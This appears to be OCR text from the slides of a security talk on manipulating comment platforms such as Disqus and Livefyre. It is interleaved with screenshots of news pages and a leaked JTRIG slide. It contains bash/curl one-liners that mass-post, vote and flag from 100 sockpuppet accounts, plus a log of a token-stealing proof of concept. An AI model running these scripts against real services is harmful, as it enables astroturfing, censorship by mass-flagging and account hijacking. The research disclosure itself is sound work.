
They don't control the full message



CNN Editors

Hotguy69 & friends





abbot:disqus marco\$





abbot:disqus marco\$



- Login: left as an exercise for the reader
- Mass post:

```
export thread="threadid";export msg="mymessage"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"${i}.cookies\" -d \"thread=${thread}&message=${msg}&api_key=${API_KEY}\" http://disqus.com/api/3.0/posts/create.json";done;)|parallel
```

- Mass vote:

```
export post="postid";export vote="1"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"${i}.cookies\" -d \"post=${post}&vote=${vote}&api_key=${API_KEY}\" http://disqus.com/api/3.0/posts/vote.json";done;)|parallel
```


- Mass downvote:

```
export post="postid";export vote="-1"; (for i in `seq -f "userprefix %g" 1 100`;do echo "curl -b \"${i}.cookies\" -d \"post=${post}&vote=${vote}&api_key=${API_KEY}\" http://disqus.com/api/3.0/posts/vote.json";done;)|parallel
```

- Bonus: Flag posts to temporarily make them disappear

```
export post="postid"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"${i}.cookies\" -d \"post=${post}&api_key=${API_KEY}\" http://disqus.com/api/3.0/posts/report.json";done;)|parallel
```




The Telegraph

Search - enhanced by OpenText

Wednesday 18 March 20


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HOME » NEWS » EARTH » ENVIRONMENT » GLOBAL WARMING

The fiddling with temperature data is the biggest science scandal ever

New data shows that the “vanishing” of polar ice is not the result of runaway global warming

- 92K
- 13K
- 294
- 629
- 106K
- Email



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The Telegraph

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
- Home Video **News** World Sport Finance Comment Culture Travel Life Women Fashion Luxury Tech Cars
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HOME » NEWS » EARTH » ENVIRONMENT » GLOBAL WARMING

The fiddling with temperature data is the biggest science scandal ever

New data shows that the “vanishing” of polar ice is not the result of runaway global warming

- 92K
- 13K
- 294
- 629
- 106K
- Email



THE
COUNTRESS® II
FL CELL
COUNTER

Pretty much **complete control**
of Disqus forums
(with 1 line of bash script)

Wut?

- User registration isn't IP-limited that we've encountered
- Email verification isn't a requirement
- Guest voting `_is_` IP-limited
- Open proxy lists bypass this trivially




ALL OF THE SAME ATTACKS


Losing the War on Coal: Or x

← → ↺


www.foxnews.com/us/2014/10/15/losing-war-on-coal-one-virginia-town-painful-decline/#




Ainsley Earhardt test drives a Ferrari




Ferrari goes from zero to sixty




Teens who ran away from home to join ISIS want to come home



PSObama


423 people listening 

 @ + Follow

Share ▾

Post comment

Newest Oldest Hot Threads



PSObama

just now


Thanks Obama! [Edit \(in 6 minutes\)](#)

Delete

Share

Like

Reply




boiseboy12

11 minutes ago

I recommend you read Jeremy Rifkins book "The Third Industrial Revolution" about how the Europeans are addressing their energy needs, and how it is producing not just power, but a lateral society.

IBM has created a computer system that coordinates individually



thinkst
applied research

Flag as spam 4/5 times to remove
(try it yourself on fox news :)

Livifyre: one more thing..

"There might still be some adjustments to my schedule moving forward. I definitely need to play well for that to happen. If I don't play well, I guess I can also play everything," he said.

Federer could reach No. 2 with a good performance in Shanghai.

Before commenting, please read our Posting Guidelines.

9 comments

livefyre

normaluser4

Edit profile

Sign out



normaluser4



+ Follow



Share

Post comment

Newest | Oldest | Top Comments



Dan Last

1 hour ago

I pretty much doubt that he will skip basel or paris if he does well in Shanghai and could gain points on Novak. If he has a chance to end year end No. 1 he will play as much as he can.

This would be his ultimate achievement, to get back that year end No 1 and he is close, considering that Novak may take some time off due to his private situation.

If Novak wins Shanghai he probably will end up No 1 as his lead over Fed would be at least 2,000 pts with only about 3,000 pts up for grap for the rest of the season.

Rafa pretty much has no more chance to end as year end No 1. He would have to win everything and hope Novak does not bag more than 1000 points in the 4 events. Given Nadal's injury, form and also past history at indoor events I just don't see that. He never won London but would have to win all 5 matches at London to get the 1,500 pts needed.

Expand

TENNIS.com
@Tennis

7h

Marin Cilic on @ivokarlovic after loss at @SHRolexMasters: "He goes all in or nothing." READ: bit.ly/Zrp14b
pic.twitter.com/r8twKcwSS5



Expand

TENNIS.com
@Tennis

9h

Ferrer tumbles, Nishikori improves standing in race for @ATPWorldTour Finals. Read: m.tennis.com/pro-game/2014/...
pic.twitter.com/PxCMfk9Rvy



Expand

TENNIS.com
@Tennis

10h

Roger returns to the tour in Shanghai. @SteveTignor breaks down the draw in Week in Preview.
tennis.com/pro-game/2014/...
pic.twitter.com/jy8vZuuukn



Mozilla Firefox

↑ ↓ 🔊 1:18 AM ⚙


⌵ tennis.com - Federe... x http://localhost:5000/ x +





⬅ localhost:5000 🔍 ☆ 📄 ⬇ ⬆ ⌵




Google

2 comments

livefyre 🔥

 normaluser4 ▾


5 people listening    

   + Follow

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Post comment


Newest | Oldest | Top Comments

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Latest blog post: [Scr New](#)

Like Reply

 **epsilon** moderator

efef [Edit](#)

Latest blog post: [New collection](#)

Like Reply


```
iv)user@ubuntu:~/livefyre$ python poc-tokensteal.py
Running on http://127.0.0.1:5000/
Restarting with reloader
127.0.0.1 - - [07/Oct/2014 01:18:36] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [07/Oct/2014 01:18:42] "GET /script.js HTTP/1.1" 200 -
127.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
Got token (eyJhbGciOiAiA...
Posted comment (ok)
127.0.0.1 - - [07/Oct/2014 01:19:03] "GET /lftoken/eyJhbGciOiAiA...
00TgsICJ1c2VyX2lkIjogIl91cDY2NDY3ODUyIn0.CwvDr6oXnz1d0P8rch4-jzfU4jqR2VNVdzsLbkopAD0?r=e1ws1ne13lw HT
```






"GET /lftoken/eyJhbGciOiAiA...

6 comments

Sign in

12 people listening



   + Follow  Share  Post comment as...

Newest Oldest Top Comments

normaluser4

just now

"We are told about the world before we see it. We imagine most things before we experience them. And those preconceptions, unless education has made us acutely aware, govern deeply the whole process of perception." Walter Lippmann, Public Opinion






 Flag  Share




Like Reply






TomGray1

12 days ago

From the article:

mail lists	
online polls	
reddit	
news sites	
comment systems	

mail lists	
online polls	
reddit	
news sites	
comment systems	

mail lists	
online polls	
reddit	
news sites	
comment systems	



4chan polls



<http://venturebeat.com/2012/06/22/reddit-fake-users/>



<http://www.commondreams.org/hambaconeggs>

Remember:

We said that flagging posts got them killed?



IDF

Saturday at 12:10 PM · ⚙

Please help us by marking any antisemitic and anti Israeli comments as spam!

434 Likes · 86 Comments



Like



Comment



Share



IDF

July 7 at 2:04 PM · ⚙

Will you help?





EFFECTS: Definition



- “Using online techniques to make something happen in the real or cyber world”
- Two broad categories:
 - Information Ops (influence or disruption)
 - Technical disruption
- Known in GCHQ as **Online Covert Action**
- The 4 D's: **Deny / Disrupt / Degrade / Deceive**

TOP SECRET//COMINT//REL TO USA, AUS, CAN, GBR, NZL

DOCUMENT		PAGES	Zoom	
	Swamp donkey	is a tool that will silently locate all predefined types of file and encrypt them on a targets machine.	Ready to fire (but see target restrictions).	[Tech Lead: [REDACTED] Expert User: [REDACTED]
	TORNADO ALLEY	is a delivery method (Excel Spreadsheet) that can silently extract and run an executable on a target's machine.	Ready to fire (but see target restrictions).	[Tech Lead: [REDACTED] Expert User: [REDACTED]
	UNDERPASS	Change outcome of online polls (previously known as NUBILO)	In development.	[Tech Lead: Section X; Expert User: [REDACTED]
	VIPERS TONGUE	is a tool that will silently Denial of Service calls on a Satellite Phone or a GSM Phone.	Ready to fire (but see target restrictions).	[Tech Lead: [REDACTED] Expert User: [REDACTED]
	WARPATH	Mass delivery of SMS messages to support an Information Operations campaign	Ready to fire.	JTRIG OSO [REDACTED]
[edit] Work Flow Management				
Tool	Description		Contacts	

UNDERPASS

Change outcome of online polls (previously known as NUBILO)


In development.

Disqus seems ripe for the picking.
So we went looking active armies.

CNN's highest voted comment on their most commented thread

46324 Comments **CNN** 2 clicker1 ▾

Sort by Best ▾ Share ↗ Favorite ★



Mimi Satterlee · 3 months ago
I wish you a speedy and full recovery from your condition.
Thanks Son.
665 ^ | ▾ · Share

CNN's highest voted comment

46324 Comments

CNN

Sort by Best ▾



octo



664 Guest Votes

THANKS SON.

665 ^ | ▾ · Share ›

ll recovery from yo

Approach

Pick slightly controversial topic



Pick news orgs that cover this topic

